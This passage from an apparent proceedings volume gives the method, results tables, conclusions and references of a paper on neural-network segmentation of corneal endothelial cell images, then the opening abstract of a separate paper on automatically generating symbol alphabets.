In the study a simple feedforward neural network of architecture presented in Figure 5 was used. Particularly, the network consists of one hidden layer (with tan-sigmoid transfer function) followed by output layer (with linear transfer function). The hidden layer consists of 10 neurons. Both the number of hidden layers as well as the number of hidden neurons within the layer were adjusted in a trial, balancing between the time required for training and the accuracy of cell borders detection. For training the Levenberg-Marquardt backpropagation approach [26] was used since for the considered problem it provided the best regression between network outputs and network targets. Initial weights and biases were set randomly.

### E. Peaks Detection

The response of a neural network  $\mathcal{O}(x, y)$  (i.e. edginess or edge probability map) contains values between 0 and 1 and visibly highlights image information at the borders of cells. However, the response is not everywhere uniform and some weaker boundaries are less highlighted. Additionally, the highlighted edges are few pixels width, thus borders detection can not be accurately performed via image thresholding. Therefore, in order to precisely define border location analysis of local network response maxima is performed via peaks detection. Particularly, the network response image  $\mathcal{O}$  is processed independently row by row and column by column. Each row  $r_j$  such that  $\mathcal{O} = [r_j]_{W \times 1}$ ,  $j \in \{1, \dots, H\}$  and each column  $c_i$  such that  $\mathcal{O} = [c_i]_{1 \times H}$ ,  $i \in \{1, \dots, W\}$  (where  $W$ ,  $H$  denote image width and height respectively) is processed separately. The values contained in each column  $c_i$  and each




Fig. 4. Image features considered during cells segmentation; a) original colour image  $\mathcal{I}_{RGB}$ ; b) v (value) colour component; c) average  $\bar{v}$ ; d) standard deviation  $\sigma_v$ ; e) vesselness  $\mathcal{V}$ ; f) scale  $\mathcal{V}_\sigma$ .




Fig. 5. The structure of a feedforward neural network used in this research.

row  $r_j$  are treated as a signal in which local peaks indicate edges. A local peak is a data sample that is larger than its nearest neighbouring samples. If a peak is flat, only the point with the lowest index is considered. In order to diminish the number of local maxima around the cell boundaries only peaks higher than some threshold  $T_{PeakHeight}$  are considered. The idea of peaks detection is sketched in Figure 6 which shows the distribution of neural network response over a sample row. Peaks of the accepted height are marked with red circles. The pseudocode of the complete procedure of cell edge candidate detection is shown in Algorithm 1.

#### F. Cleaning

Together with real boundary segments, the cell edge candidate detection procedure produces also some small isolated groups of pixels which do not belong to the cell boundaries. In the in the last step of the proposed approach these regions are removed.

The cleaning procedure incorporates a sequence of the following morphological operations performed on a binary image:

- *removal of isolated pixels*
- *dilation with a small structural element*  
the aim of this step is to close small gaps in the cell boundaries and thus make boundaries continuous; in this






Fig. 6. The idea of local peaks detection. Peaks of the accepted prominence are marked with red circles.

---

**Algorithm 1** The Algorithm for Cell Edge Candidates Detection

---

**Input:**  $\mathcal{O}$  – output of the neural network,  $W$  – image width,  $H$  – image height

**Output:**  $\mathcal{E}$  – cell edges (edginess local peaks)

```

1:  $\mathcal{E} \leftarrow [0]_{W \times H}$ 
2:  $k \leftarrow \{(x, y) : \mathcal{O}(x, y) > 0\}$ 
3:  $T_{PeakHeight} \leftarrow \text{median}(\mathcal{O}(k))/2$ 

4: foreach column  $c_i \leftarrow \mathcal{O}(1 : H, i), i \in \{1, \dots, W\}$  do
5:    $l \leftarrow \text{findpeaks}(c_i, T_{PeakHeight})$ 
6:    $n \leftarrow \text{card}(l)$ 
7:   foreach peak location  $p \leftarrow l(a), a \in \{1, \dots, n\}$  do
8:      $\mathcal{E}(p, i) \leftarrow 1$ 
9:   end foreach
10: end foreach

11: foreach row  $r_j \leftarrow \mathcal{O}(j, 1 : W), j \in \{1, \dots, H\}$  do
12:    $l \leftarrow \text{findpeaks}(r_j, T_{PeakHeight})$ 
13:    $n \leftarrow \text{card}(l)$ 
14:   foreach peak location  $p \leftarrow l(a), a \in \{1, \dots, n\}$  do
15:      $\mathcal{E}(j, p) \leftarrow 1$ 
16:   end foreach
17: end foreach

```

---

study a square structural element of a size 5×5 pixels was used;

- *skeletonization*

for this purpose the iterative thinning is used; the aim of this step is to provide one-pixel-width boundaries of endothelial cells;

- *pruning*

aiming at removal of spurious branches of skeleton which mostly include fragments of discontinuous boundaries.

The results of the consecutive steps of the proposed approach applied to a sample endothelial image are shown in Figure 7. In particular Figure 7a shows value colour component  $v$  of a sample input image. This is followed by image  $\hat{v}$  after background removal shown in Figure 7b. The output  $\mathcal{O}$  of a feedforward neural network is presented in Figure 7c and

followed in Figure 7d by the map of network response local maxima. The map after cleaning  $\mathcal{M}$  is presented in Figure 7e and overlaid on the original image in Figure 7f.

#### IV. RESULTS AND DISCUSSION

For verification purposes the endothelial cell Alizarine data set was divided into two equal subsets (i.e. containing 15 images each). First, images denoted by even numbers were used to train the neural network  $\mathcal{T}$  (a training set). Next, images denoted by odd numbers were used as a testing set. Particularly, the proposed cell edges detection procedure was applied to each image within the testing set. The network training took about 10 minutes while segmentation of a single image lasted for about 2 seconds (PC computer, 24 GB RAM, Intel Core i7, 3.2 GHz).

The accuracy of the proposed approach on testing set was assessed twofold. First, the alignment between the ground truths and segmentation results was investigated. Particularly, the results  $\mathcal{M}$  of cell segmentation were compared with the ground truth results  $\mathcal{G}$  by means of mean square error (MSE), correlation (COR) and DICE measure (DIC) given by Equations 3-5. During the assessment, edge pixels were considered as object. Since in the ground truths  $\mathcal{G}$  the edges were few pixels width, they were skeletonized (by thinning) prior to comparison. The results of the above comparison are summarized in Table I with image ID given in the first column and the mean values given in the last row. In the comparison, only the regions with known ground truth borders were considered.

$$MSE = \frac{1}{K} \sum_x \sum_y (\mathcal{M}(x, y) - \mathcal{G}(x, y))^2 \quad (3)$$

where  $K$  denotes a number of pixels in a considered image region.

$$COR = \frac{\sum_x \sum_y (\mathcal{M}(x, y) - \bar{\mathcal{M}})(\mathcal{G}(x, y) - \bar{\mathcal{G}})}{\sqrt{(\sum_x \sum_y (\mathcal{M}(x, y) - \bar{\mathcal{M}})^2)(\sum_x \sum_y (\mathcal{G}(x, y) - \bar{\mathcal{G}})^2)}} \quad (4)$$

$$DIC = \frac{2|\mathcal{M} \cap \mathcal{G}|}{|\mathcal{M}| + |\mathcal{G}|} \quad (5)$$




Fig. 7. Consecutive steps of the proposed approach; a) original image  $\mathcal{I}_{RGB}$ ; b) value colour component  $v$ ; c) output of the neural network  $\mathcal{O}$ ; d) results of local peaks detection; e) final result  $\mathcal{M}$  - cleaned and pruned map of local peaks; f) final result overlaid on the original image.

Additionally, the comparison was made between the number  $N$  of cells in the segmentation result and in the ground truth image  $N_{GT}$  as well as the corresponding average cell sizes  $\bar{S}$  and  $\bar{S}_{GT}$ . Cell sizes were measured in pixels. Additionally, the absolute error  $\delta N$  of the determined cell number and the absolute error  $\delta \bar{S}$  of the average cell size were calculated according to Equations 6 and 7 respectively.

The results of this comparison were summarised in the Table I with image ID given in the first column and the mean values of errors given in the last row. Again, in the assessment, only the regions with known ground truth borders were considered.

$$\delta N = \frac{N - n_{GT}}{n_{GT}} \times 100\% \quad (6)$$

$$\delta \bar{S} = \frac{\bar{S} - \bar{S}_{GT}}{\bar{S}_{GT}} \times 100\% \quad (7)$$

The numerical assessment is supplemented by visual results in Figure 8. In the upper panel original images are presented. In the middle panel the cell edges produced by the proposed approach are overlaid on the original images. Finally, in the bottom panel results are compared with the corresponding ground truths. Particularly, white colour indicates regions where both results overlay. Green colour corresponds to false

TABLE I  
THE NUMERICAL ASSESSMENT OF CELL SEGMENTATION ACCURACY WITH RESPECT TO CELL BORDERS ALIGNMENT LEVEL. **MSE** - MEAN SQUARED ERROR, **COR** - CORRELATION, **DIC** - DICE.

ID	MSE	COR	DIC
1	0.015	0.802	0.810
3	0.013	0.808	0.814
5	0.015	0.832	0.839
7	0.013	0.824	0.831
9	0.014	0.824	0.831
11	0.020	0.817	0.827
13	0.013	0.819	0.826
15	0.024	0.814	0.826
17	0.018	0.831	0.840
19	0.016	0.844	0.852
21	0.021	0.773	0.784
23	0.021	0.815	0.826
25	0.011	0.842	0.848
27	0.014	0.832	0.840
29	0.029	0.778	0.793
avg	0.017	0.817	0.826

TABLE II

THE NUMERICAL ASSESSMENT OF CELL SEGMENTATION ACCURACY WITH RESPECT TO MORPHOMETRIC PARAMETERS.  $N$  - THE DETERMINED NUMBER OF CELLS,  $N_{GT}$  - THE GROUND TRUTH NUMBER OF CELLS,  $\delta N$  - THE ABSOLUTE ERROR OF THE DETERMINED NUMBER OF CELLS,  $\bar{S}$  - THE DETERMINED AVERAGE CELL SIZE,  $\bar{S}_{GT}$  - THE GROUND TRUTH CELL SIZE,  $\delta \bar{S}$  - THE ABSOLUTE ERROR OF THE AVERAGE CELL SIZE.

ID	N	$N_{GT}$	$\delta N[\%]$	$\bar{S}[px]$	$\bar{S}_{GT}[px]$	$\delta \bar{S}[\%]$
1	264	283	-6.714	273.458	260.424	5.005
3	246	264	-6.818	268.984	260.280	3.344
5	311	332	-6.325	292.280	275.873	5.947
7	258	265	-2.642	297.705	289.996	2.658
9	289	303	-4.620	257.114	245.845	4.584
11	394	406	-2.956	300.541	292.680	2.686
13	237	251	-5.578	337.920	319.183	5.870
15	435	467	-6.852	344.414	325.949	5.665
17	358	375	-4.533	343.774	328.483	4.655
19	359	364	-1.374	326.019	324.761	0.387
21	324	356	-8.989	300.213	282.986	6.088
23	391	405	-3.457	331.325	321.736	2.980
25	248	261	-4.981	305.742	291.935	4.729
27	288	300	-4.000	295.892	284.637	3.954
29	440	480	-8.333	347.618	318.096	9.281
avg	-	-	-5.211	-	-	4.522

edges introduced by the proposed approach while the missing edges are shown in magenta. For presentation purposes the best result (case 19, Fig. 8a), the worst result (case 29, Fig. 8b) and the "average" result (case 13, Fig. 8c) were selected.

Based on both the numerical and the visual results it can be concluded, that the proposed approach performs reasonably well. The visual results in Figure 8 clearly show, that the borders produced by the proposed approach and the ground truth are well aligned. This is confirmed by the average values of correlation and DICE equal to 0.817 and 0.826 respectively (see Tab. I). These measures should be considered high, especially having in mind that edges considered here as object are one pixel width and even slight displacement of the edge may decrease these measures, not necessarily meaning that the cell segmentation failed. This effect also can be observed in Figure 8. Additionally, both correlation and DICE measure would have been higher, if the edge pruning hadn't been performed in order to obtain closed borders only. High accuracy of the results is also confirmed with very low MSE on average equal to 0.017 (ranging from 0.013 to 0.029).

From Table II it can be seen, that the proposed method slightly underestimates the number  $N$  of the detected cells. This in turn increases the average cell size and will increase the determined cell densities. The corresponding, average error  $\delta N$  of the determined cell number equals to -5.2% (ranging from -2.6% to -9.0%) while the resulting cell size determination error is on the average equal to 4.5% (ranging from 2.6% to 9.3%). In the case of the considered study it corresponded on average to 18 cells which were joined with

their neighbours (ranging from 7 cells in the case 19 to 40 cells in the case 29). However, this can be fast corrected by manual editing which in the worst case considered in this study requires drawing c.a. 20 lines and takes definitely less time, than manual segmentation.

## V. CONCLUSIONS

The proposed approach for endothelial image segmentation provides promising results without user intervention. Additionally, the results are provided in a reasonable time. Although the architecture of a neural network incorporated in the approach was simple, it was capable of delineating accurately most of endothelial cell borders. The results seem even more promising, when one notices that the training dataset contained only several images. It should be also highlighted, that in the ground truth images used for neural network training, only well defined borders were marked. Unsharp and blurry borders were not highlighted and thus it was not possible to train the neural network to recognize this kind of borders. Therefore, the future work will be concentrated on extending the training dataset by corneal endothelium images of low quality in order to make the proposed method capable of segmenting low contrast borders.

## ACKNOWLEDGMENT

This work was co-financed by the Lodz University of Technology, Faculty of Electrical, Electronic, Computer and Control Engineering as a part of a statutory project.

I would also like to acknowledge Dr hab. Adam Piórkowski from AGH University of Science and Technology in Poland for inspiring the research described in this paper.

## REFERENCES

- [1] M. Ko, J. Lee, and J. Chi, "Cell density of the corneal endothelium in human fetus by flat preparation," *Cornea*, vol. 19, no. 1, pp. 80–83, 2000. doi: 10.1097/00003226-200001000-00016
- [2] W. Bourne, "Biology of the corneal endothelium in health and disease," *Eye*, vol. 17, no. 8, pp. 912–918, 2003. doi: 10.1038/sj.eye.6700559
- [3] S. Jonuscheit, M. J. Doughty, and K. Ramaesh, "In vivo confocal microscopy of the corneal endothelium: comparison of three morphometry methods after corneal transplantation," *Eye*, vol. 25, no. 9, pp. 1130–1137, 2011. doi: 10.1038/eye.2011.121
- [4] G. Ayala, M. Diaz, and L. Martinez-Costa, "Granulometric moments and corneal endothelium status," *Pattern Recognition*, vol. 34, no. 6, pp. 1219–1227, 2001.
- [5] R. Nadachi and K. Nunokawa, "Automated corneal endothelial cell analysis," in *Fifth Annual IEEE Symposium on Computer-Based Medical Systems*, 1992, pp. 450–457.
- [6] F. Sanchez-Marin, "Automatic segmentation of contours of corneal cells," *Computers in Biology and Medicine*, vol. 29, no. 4, pp. 243–258, 1999.
- [7] M. Mahzoun, K. Okazaki, H. Mitsumoto, H. Kawai, Y. Sato, S. Tamura, and K. Kani, "Detection and complement of hexagonal borders in corneal endothelial cell image," *Medical Imaging Technology*, vol. 14, no. 1, pp. 56–69, 1996.
- [8] K. Habrat, M. Habrat, J. Gronkowska-Serafin, and A. Piórkowski, "Cell detection in corneal endothelial images using directional filters," in *Image Processing and Communications Challenges 7*, ser. Advances in Intelligent Systems and Computing. Springer, 2016, vol. 389, pp. 113–123.
- [9] A. Piórkowski, K. Nurzynska, J. Gronkowska-Serafin, B. Selig, C. Boldak, and D. Reska, "Influence of applied corneal endothelium image segmentation techniques on the clinical parameters," *Comput. Med. Imag. Grap.*, vol. 55, pp. 13–27, 2017. doi: 10.1016/j.compmedimag.2016.07.010






Fig. 8. The results of endothelial image segmentation using the proposed approach; a) the best case; b) the worst case; c) the average case; top panel - original images; middle panel - the results overlaid on the original image; bottom panel - comparison with ground truths (magenta - missing edges, green - false edges).

- [10] L. M. Vincent and B. R. Masters, "Morphological image processing and network analysis of cornea endothelial cell images," pp. 212–226, 1992.
- [11] B. Selig, F. Malmberg, and C. L. Luengo Hendriks, "Fast evaluation of the robust stochastic watershed," in *Mathematical Morphology and its Applications to Signal and Image Processing : Proceedings of the 12th International Symposium on Mathematical Morphology, Reykjavik, Iceland*, ser. Lecture Notes in Computer Science, vol. 9082, no. 9082, 2015, pp. 705–716.
- [12] J. Angulo and S. Matou, "Automatic quantification of in vitro endothelial cell networks using mathematical morphology," in *5th IASTED International Conference on Visualization, Imaging, and Image Processing (VIIP'05)*, 2005, pp. 51–56.
- [13] Y. Gavet and J.-C. Pinoli, "Visual perception based automatic recognition of cell mosaics in human corneal endothelium microscopy images," *Image Analysis & Stereology*, vol. 27, no. 1, pp. 53–61, 2008. doi: 10.5566/ias.v27.p53-61
- [14] J. Bullet, T. Gaujoux, V. Borderie, I. Bloch, and L. Laroche, "A reproducible automated segmentation algorithm for corneal epithelium cell images from in vivo laser scanning confocal microscopy," *Acta Ophthalmol.*, vol. 92, no. 4, pp. e312–e316, 2014. doi: 10.1111/aos.12304
- [15] K. Charlampowicz, D. Reska, and C. Boldak, "Automatic segmentation of corneal endothelial cells using active contours," *Advances In Computer Science Research*, vol. 14, pp. 47–60, 2014.
- [16] D. Issam and E. T. Kamal, "Waterballoons: A hybrid watershed balloon snake segmentation," *Image Vision Comput.*, vol. 26, no. 7, pp. 905–912, 2008. doi: 10.1016/j.imavis.2007.10.010
- [17] F. Scarpa and A. Ruggeri, "Segmentation of corneal endothelial cells contour by means of a genetic algorithm," in *Ophthalmic Medical Image Analysis Second International Workshop*, 2015, pp. 25–32.
- [18] A. Piorkowski, K. Nurzynska, J. Gronkowska-Serafin, B. Selig, C. Boldak, and D. Reska, "Influence of applied corneal endothelium image segmentation techniques on the clinical parameters," *Computerized Medical Imaging and Graphics*, in press.
- [19] M. Foracchia and A. Ruggeri, "Cell contour detection in corneal endothelium in-vivo microscopy," in *Proceedings of the 22nd Annual International Conference of the IEEE Engineering in Medicine and Biology Society (Cat. No.00CH37143)*, vol. 2, 2000. doi: 10.1109/IEMBS.2000.897902 pp. 1033–1035.

- [20] A. Ruggeri, F. Scarpa, M. De Luca, C. Meltendorf, and J. Schroeter, "A system for the automatic estimation of morphometric parameters of corneal endothelium in alizarine red-stained images," *British Journal of Ophthalmology*, vol. 94, no. 5, pp. 643–647, 2010. doi: 10.1136/bjo.2009.166561
- [21] M. Foracchia and A. Ruggeri, "Corneal endothelium cell field analysis by means of interacting bayesian shape models," in *29th Annual International Conference of the IEEE Engineering in Medicine and Biology Society*, 2007. doi: 10.1109/IEMBS.2007.4353724 pp. 6035–6038.
- [22] E. Poletti and A. Ruggeri, *Segmentation of Corneal Endothelial Cells Contour through Classification of Individual Component Signatures*. Cham: Springer International Publishing, 2014, pp. 411–414. ISBN 978-3-319-00846-2
- [23] F. Scarpa and A. Ruggeri., "Development of a reliable automated algorithm for the morphometric analysis of human corneal endothelium," *Cornea*, vol. 35, no. 9, pp. 1222–1228, 2016. doi: 10.1097/ICO.0000000000000908
- [24] . Laboratory of Biomedical Imaging and BioImLab, "Endothelial cell Alizarine data set," <http://bioimlab.dei.unipd.it/Endo%20Aliza%20Data%20Set.htm>.
- [25] A. F. Frangi, W. J. Niessen, K. L. Vincken, and M. A. Viergever, "Multiscale vessel enhancement filtering," ser. *Lecture Notes in Computer Science*, W. M. Wells, A. Colchester, and S. Delp, Eds., 1998, vol. 1496, pp. 130–137.
- [26] D. W. Marquardt, "An algorithm for least-squares estimation of nonlinear parameters," *SIAM Journal on Applied Mathematics*, vol. 11, no. 2, pp. 431–441, 1963. doi: 10.1137/0111030



# Automatized Generation of Alphabets of Symbols

Serhii Hamotskyi\*, Anis Rojbi†, Sergii Stirenko\*, and Yuri Gordienko\*

\*Igor Sikorsky Kyiv Polytechnic Institute, Kyiv, Ukraine, Email: shamotskyi@gmail.com

†Laboratoire THIM (Technologies, Handicaps, Interfaces et Multimodalités), University Paris 8, Paris, France

**Abstract**—In this paper, we discuss the generation of symbols (and alphabets) based on specific user requirements (medium, priorities, type of information that needs to be conveyed). A framework for the generation of alphabets is proposed, and its use for the generation of a shorthand writing system is explored. We discuss the possible use of machine learning and genetic algorithms to gather inputs for generation of such alphabets and for optimization of already generated ones. The alphabets generated using such methods may be used in very different fields, from the creation of synthetic languages and constructed scripts to the creation of sensible commands for multimodal interaction through Human-Computer Interfaces, such as mouse gestures, touchpads, body gestures, eye-tracking cameras, and brain-computing Interfaces, especially in applications for elderly care 